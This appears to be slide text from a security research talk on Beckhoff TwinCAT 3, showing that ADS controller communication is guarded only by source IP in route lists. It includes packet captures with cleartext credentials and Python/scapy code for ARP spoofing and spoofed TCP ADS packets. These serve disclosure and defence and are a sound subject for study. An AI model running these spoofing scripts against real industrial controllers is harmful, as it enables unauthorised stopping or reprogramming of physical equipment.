
# Security?

And foremost: this vendor has implemented programming and access security **from the beginning** of their controller product line

- Mostly based on Windows security, which has its pros and cons
  - E.g. until today, all passwords are stored in Windows environments
- But they also implement their very own security implementation to **allow communication**


The Beckhoff logo is displayed in a large, bold, red sans-serif font. The letters are thick and closely spaced. Below the main text, there is a faint, semi-transparent reflection of the logo, creating a subtle 3D effect. The entire logo is centered horizontally within the slide's content area.

# BECKHOFF



## Didn't you already mentioned this?

Yes, last year, a vulnerability on authentication bypass for the Remote Display service on **Windows CE** was shown. Windows CE is still being used on their cheapest devices.



## So what's next?

We decided to take them at their word and actually look at:

The security of running **the newest version of Beckhoff software on the newest possible version of Windows.**

Let's perform a deep dive:


- > How does the built-in security work?
- > How can we play with this?

→ Research & development in conjunction with **Tinus Umans**



# So what software does a Beckhoff engineer use?

- Beckhoff uses Windows Operating Systems on their controllers
- Engineers use **Microsoft Visual Studio** as the default programming environment
- The only thing Engineers have to do to start programming controllers is install the **TwinCAT 3 eXtended Automation Engineering** software
- It is free to download at [www.beckhoff.com/twincat3](http://www.beckhoff.com/twincat3) and the most recent version is 3.1.4024.0 (build date 2019-07-24)



# What is this Beckhoff security-by-design?

TwinCAT 3 within Visual Studio supports the IEC 61131-3 standard: Ladder, Function Block Diagram, Structured Text, ...

However: Beckhoff control & programming communication security is done by using  
**TwinCAT Routes**

- TwinCAT Routes have nothing to do with IP routes
- A TwinCAT route defines that a device (being it a controller, laptop, HMI, I/O ...) **is allowed to respond** to any questions (on port TCP/48898)
- TwinCAT routes are required on each device that is supposed to communicate with any other device

# Examples

TwinCAT Static Routes

Route	AmsNetId	Address	Type	Comment
PLC	5.25.133.31.1.1	10.20.1.10	TCP_IP	
HMI	5.35.18.112.1.1	10.20.1.11	TCP_IP	

Add... Remove

Device Manager

cx-19851f5120/UpnpWebsite/index.htm

### BECKHOFF Device Manager

Device

Hardware

Software

TwinCAT

Status

Connectivity

#### Connectivity

System ID	E725F50B-82E6-FE6B-84DE-FF560BA4E451
AMS Net ID	5.25.133.31.1

#### TwinCAT Routes

#1 CP-231270

AMS Net ID	5.35.18.112.1.1
Transport Type	TCP_IP
Address	10.20.1.11
Connection Timeout (ms)	0
Flags	Static, IP Address

#2 USER-PC

AMS Net ID	10.20.1.148.1.1
Transport Type	TCP_IP
Address	10.20.1.148
Connection Timeout (ms)	0
Flags	Static, IP Address

# Protocols

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10	0.593351	172.20.0.50	172.20.1.10	AMS	116	AMS Request
11	0.596002	172.20.1.10	172.20.0.50	AMS	104	AMS Request
12	0.605646	172.20.0.50	172.20.1.10	AMS	104	AMS Request
13	0.606658	172.20.1.10	172.20.0.50	AMS	104	AMS Request
14	0.645138	172.20.0.50	172.20.1.10	AMS	104	AMS Request

> Frame 10: 116 bytes on wire (928 bits), 116 bytes captured (928 bits) on interface 0

> Ethernet II, Src: Vmware\_1f:a1:2a (00:0c:29:1f:a1:2a), Dst: Beckhoff\_19:85:1f (00:01:05:19:85:1f)

> Internet Protocol Version 4, Src: 172.20.0.50, Dst: 172.20.1.10

> Transmission Control Protocol, Src Port: 1066, Dst Port: 48898, Seq: 201, Ack: 213, Len: 62

▼ AMS

AMS Target Net Id: 5.25.133.31.1.1

AMS Target port: 100

AMS Sender Net Id: 172.16.1.32.1.1

AMS Sender port: 32804

CmdId: ADS Read Write (9)

> StateFlags: 0x0004

cbData: 24

ErrorCode: NO ERROR (0x00000000)

0000 00 01 05 19 85 1f 00 0c 29 1f a1 2a 08 00 45 00 ..... )...\*...E

0010 00 66 1c e4 40 00 80 06 00 00 ac 14 00 32 ac 14 .f..@... ..2..

0020 01 0a 04 2a bf 02 be b3 4a ca d9 ac f4 db 50 18 ...\*... J....P.

0030 3f ff 59 bd 00 00 00 00 38 00 00 00 05 19 85 1f ?..Y.... 8.....

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No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.50.130	255.255.255.255	UDP	66	43342 → 48899 Len=24
2	0.000504	192.168.50.153	192.168.50.130	UDP	369	48899 → 43342 Len=327
3	9.993025	192.168.50.130	192.168.50.153	UDP	138	56704 → 48899 Len=96
4	10.041574	192.168.50.153	192.168.50.130	UDP	74	48899 → 56704 Len=32

> Frame 3: 138 bytes on wire (1104 bits), 138 bytes captured (1104 bits) on interface 0

> Ethernet II, Src: Vmware\_37:df:f6 (00:0c:29:37:df:f6), Dst: Vmware\_32:f6:83 (00:0c:29:32:f6:83)

> Internet Protocol Version 4, Src: 192.168.50.130, Dst: 192.168.50.153

> User Datagram Protocol, Src Port: 56704, Dst Port: 48899

▼ Data (96 bytes)

Data: 036614710000000006000000c0a832820101102705000000...

[Length: 96]

0000	00 0c 29 32 f6 83 00 0c 29 37 df f6 08 00 45 00	..)2.... )7....E.
0010	00 7c e4 a1 40 00 40 11 6f 63 c0 a8 32 82 c0 a8	· ..@.@. oc..2...
0020	32 99 dd 80 bf 03 00 68 9b 00 03 66 14 71 00 00	2.....h ..f.q..
0030	00 00 06 00 00 00 c0 a8 32 82 01 01 10 27 05 00	..... 2....'..
0040	00 00 0c 00 08 00 6b 61 6c 69 4f 6e 43 00 07 00	.....ka liOnC...
0050	06 00 c0 a8 32 82 01 01 0d 00 0e 00 41 64 6d 69	....2... ....Admi
0060	6e 69 73 74 72 61 74 6f 72 00 02 00 09 00 70 61	nistrato r.....pa
0070	73 73 77 6f 72 64 00 05 00 0f 00 31 39 32 2e 31	ssword.. ...192.1
0080	36 38 2e 35 30 2e 31 33 30 00	68.50.13 0.

Data (data.data), 96 bytes

Packets: 4 · Displayed: 4 (100.0%)

Profile: Default

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## So, security?

So as it turns out: the **only** security measure for ADS communication is the IP adres that is in the list of Routes ...

→ So can we bypass a restriction that is based purely on source IP Address?

### *Solution: IP Spoofing*

By sending packets coming from different IP addresses we can “discover” the possible routes that are present.

Done in two parts:

1. ARP Poison
2. ADS Verification packet

# 1. ARP Poisoning? What's that.

Problem: if a response is triggered coming from a certain IP address, that response will be sent to the device that actually has that IP address. (e.g. by performing an ARP request for that device).

So we need to tell the target our MAC address for that specific IP address

-> This is called "ARP Spoofing"

```
def arpSpoof(oSrcAdapter, sSpoofIP, sTargetIP, iSeconds):  
    sDestMAC = getRemoteMAC(sTargetIP)  
    oARP = scapy.ARP(op=2, pdst=sTargetIP, hwdst=sDestMAC, psrc=sSpoofIP, hwsrc=oSrcAdapter[2])  
  
    try:  
        for i in range(0,iSeconds):  
            scapy.send(oARP)  
            time.sleep(1)  
    except Exception as Error:  
        print('Error: '+str(Error))  
        sys.exit(1)  
  
    try:  
        oARPfix = scapy.ARP(op=2, hwdst="ff:ff:ff:ff:ff:ff", pdst=sTargetIP, hwsrc=sDestMAC, psrc=sTargetIP)  
        scapy.send(oARPfix, count=5)  
    except: pass  
    sys.exit(1)
```

## 2. Sending a single ADS packet

This too has to be “spoofed”, so using a fake IP address as a source for this packet

```
def spoofTCPPacket(oSrcAdapter, sSrcIP, sTargetIP, iDPort, dPacket):  
    # SYN  
    sport=random.randint(1024, 65535)  
    ip=scapy.IP(src=sSrcIP,dst=sTargetIP)  
    SYN=scapy.TCP(sport=sport,dport=iDPort,flags='S',seq=1000)  
    SYNACK=scapy.srl(ip/SYN, timeout=iTIMEOUT)  
    if SYNACK is None: return SYNACK ## No SYN/ACK back, ARP Spoofing problem or port not open  
  
    # ACK  
    ACK=scapy.TCP(sport=sport, dport=iDPort, flags='A', seq=SYNACK.ack, ack=SYNACK.seq + 1)  
    scapy.send(ip/ACK)  
  
    # TCP DATA  
    scapy.conf.verb = 0  
    oIP=scapy.IP(src=sSrcIP,dst=sTargetIP)  
    oTCP=scapy.TCP(sport=sport, dport=iDPort, flags='PA', seq=SYNACK.ack, ack=SYNACK.seq + 1)  
    oRAW=scapy.Raw(load=dPacket)  
    oResp = scapy.srl(oIP/oTCP/oRAW, timeout=iTIMEOUT)  
  
    # FIN  
    FINACK = None  
    if not oResp is None:  
        FIN=scapy.TCP(sport=sport, dport=iDPort, flags='FA', seq=oResp.ack, ack=oResp.seq + 1)  
        FINACK=scapy.srl(ip/FIN, timeout=iTIMEOUT)  
    if not FINACK is None:  
        LASTACK=scapy.TCP(sport=sport, dport=iDPort, flags='A', seq=FINACK.ack, ack=FINACK.seq + 1)  
        scapy.send(ip/LASTACK)  
  
    return oResp
```



**I want to see that in action, please?**

OK

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## Wait? What was that?

- Yes! As it turns out: once we have a route installed, default ADS communication is possible.
- We are now essentially a different ADS device: an IPC, an engineering PC, an HMI ...
- TwinCAT ADS is a language that is defined by Function Blocks, to perform actions on devices.
- Examples of those actions are
  - Reading out variables
  - Setting outputs and inputs
  - Setting the Controller state to Stop, Run or Config mode
  - (Re)Programming the internal project
  - **And adding routes without any additional authentication**
  - ... And as it turns out: a lot more ...

# More ADS actions?

There is a website for that:

[https://infosys.beckhoff.com/english.php?content=../content/1033/tcpldlib\\_tc2\\_utilities/9007199289758859.html&id=](https://infosys.beckhoff.com/english.php?content=../content/1033/tcpldlib_tc2_utilities/9007199289758859.html&id=)

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**Function blocks**

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# Want to go further?

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## A little bonus

We can use this to bypass a Kiosk System too

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## Conclusion

The prerequisites for this attack:

- Engineering system (e.g. laptop) used to program a Beckhoff Device (IPC/HMI/...)
- Has the TwinCAT Runtime installed
  - Which is a requirement when programming with Beckhoff
- Ports open in Firewall (UDP/48899 or TCP/48898)
  - Which is necessary to add remote routes
    - To add a route from an IPC to a workstation, the ports above **must** be open!! (for some reason)
  - No longer necessary once the remote routes are added
- At least one route configured
  - Which is required to communicate with remote devices

**Scripts on our Github soon, together with an extensive article**  
**Big thanks to Tinus Umans for co-writing the scripts**

# Are there solutions

Euh ...

- Use a Virtual Machine for running Twincat
- Configure Firewalls
- And the official response from the Beckhoff Product-Security CERT:

“Please refer to Advisory 2017-001”

# Official Solution

Beckhoff Security Advisory

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## Advisory 2017-001: ADS is only designed for use in protected environments

Publication Date	03/13/2017	Relevance	Medium
Last Update	01/29/2019	Related CVE	CVE-2017-16726
Current Version	1.2		

### Summary

ADS is only advised to be used in protected environments, and as such does not provide security properties. Attackers can eavesdrop, manipulate and forge arbitrary packets as in any other cleartext protocol. In case ADS access is possible, various system related services can be used.

### Appearance

- TwinCAT 2 / 3

### Description

Beckhoff TwinCAT supports communication over ADS. ADS is a protocol for industrial automation in protected environments [1]. ADS has not been designed to achieve security purposes and therefore does not include any encryption algorithms because of their negative effect on performance and throughput.

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
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